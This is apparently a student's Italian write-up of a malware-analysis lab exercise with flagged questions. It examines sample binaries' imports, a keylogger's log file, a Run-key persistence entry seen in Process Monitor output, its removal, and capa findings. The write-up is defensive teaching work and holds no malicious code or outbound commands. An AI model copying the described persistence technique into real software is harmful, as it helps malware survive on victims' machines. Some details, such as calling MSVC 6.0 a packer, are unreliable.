


FLAG2: First Bytes

Tramite l'utilizzo di **PEiD** si può verificare il packer di questo eseguibile, che corrisponde a Microsoft Visual C++ 6.0



Si può verificare inoltre che anche il il file .dll è **packed**, in questo caso dal packer Microsoft Visual C++ 6.0 DLL




FLAG3: IP Address

Lo scopo di **FindNextFileA**, **FindFirstFileA** e **CopyFileA** è quello di effettuare delle operazioni sul file system della macchina target.

Le prime due sono utilizzate per fare delle **ricerche sul file system**, la terza per le operazioni di **copia**.

Un'altra stringa anomala presente è kerne132.dll, che chiaramente rappresenta un'errore di battitura.

Troviamo inoltre un IP address hardcoded tra le stringe.



Malware indicators


- La connessione all'indirizzo IP identificato all'interno del malware può essere utilizzata come Network Based indicator per il rilevamento di macchine infette.

- Come file indicators, invece, possono essere utilizzate le stringhe anomale dei DLL e delle funzioni identificate al punto precedente.

FLAG4: Function Name

Lo scopo di WS2_32.dll è una libreria che implementa le socket ed è utilizzato per la connettività in rete.


Dalla figura si può notare che il function name è OpenMutexA



Lab01.dll Imports

Gli import di Lab01.dll sono quelli mostrati in figura.

WS2_32.dll ci fa capire che questa libreria sarà utilizzata per connettersi ad host remoti tramite la rete.




Keylogger

- L'API sospetta è ADVAPI32.dll


- Possiamo assumere che il programma utilizzi un file di nome log.txt.

- Interagisce inoltre con l'eseguibile di sistema vm32to64.exe.




FLAG8: Process Explorer

- Avviando il processo, otteniamo dal process explorer il seguente stato:



FLAG9: Process Monitor


- Il malware imposta una nuova entry nel System Registry. Ciò è probabilmente fatto allo scopo di garantire che il processo sia lanciato all'avvio del sistema.



6:26:0...	key.exe	5628	RegOpenKey	HKCU	SUCCESS	Desired .
6:26:0...	key.exe	5628	RegQueryKey	HKCU	SUCCESS	Query: H
6:26:0...	key.exe	5628	RegQueryKey	HKCU	SUCCESS	Query: N
6:26:0...	key.exe	5628	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Desired .
6:26:0...	key.exe	5628	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	KeySetIr
6:26:0...	key.exe	5628	RegQueryKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Query: H
6:26:0...	key.exe	5628	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\vmx32to64	SUCCESS	Type: R
6:26:0...	key.exe	5628	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	
6:26:0...	wmiprvse.exe	6668	RegQueryValue	HKCR\CLSID\{4590F812-1D3A-11D0-891F-00AA004B2E24}\InprocServer32\(Default)	BUFFER OVERFL...	Length:
6:26:0...	wmiprvse.exe	6668	RegQueryValue	HKCR\CLSID\{4590F812-1D3A-11D0-891F-00AA004B2E24}\InprocServer32\(Default)	SUCCESS	Type: RI
6:26:0...	wmiprvse.exe	6668	RegQueryValue	HKCR\CLSID\{4590F812-1D3A-11D0-891F-00AA004B2E24}\InprocServer32\(Default)	SUCCESS	Type: RI
6:26:0...	wmiprvse.exe	6668	RegQueryValue	HKCR\CLSID\{4590F812-1D3A-11D0-891F-00AA004B2E24}\InprocServer32\ThreadingModel	SUCCESS	Type: RI
6:26:0...	wmiprvse.exe	6668	RegCloseKey	HKCR\CLSID\{4590F812-1D3A-11D0-891F-00AA004B2E24}\InprocServer32	SUCCESS	


FLAG10: Persistence

Nonostante il processo sia stato chiuso, al boot del sistema questo è nuovamente avviato.



FLAG11: Removing persistence


Tramite il Registry Editor è possibile modificare il registry di sistema e disattivare l'avvio automatico del malware al momento del boot:



FLAG15: capa (Lab01-01.dll)


Utilizziamo il tool Capa allo scopo di analizzare le funzionalità di un EXE o di una DLL.

La DLL in questione è in grado di cominicare tramite socket con un host remoto e di ricevere e inoltrare dati. E' inoltre in grado di gestire un mutex, probabilmente utilizzato allo scopo di evitare l'esecuzione simultanea di più istanze del malware




FLAG16: capa (Lab01-04.exe)

Capa identifica, a partire dagli import e dalle funzionalità di Lab01-04.exe, la tattica MITRE di Privilege escalation, tramite la tecnica di access token manipulation.




Scopo del malware

- Tramite l'esecuzione di capa e l'analisi delle funzionalità implementate dal malware, possiamo dedurre che il file Lab01-01.dll offra principalmente funzionalità e meccanismi di connessione verso un host remoto, mentre Lab01-01.exe può essere utilizzato per l'accesso e la creazione di file sulla macchina host.



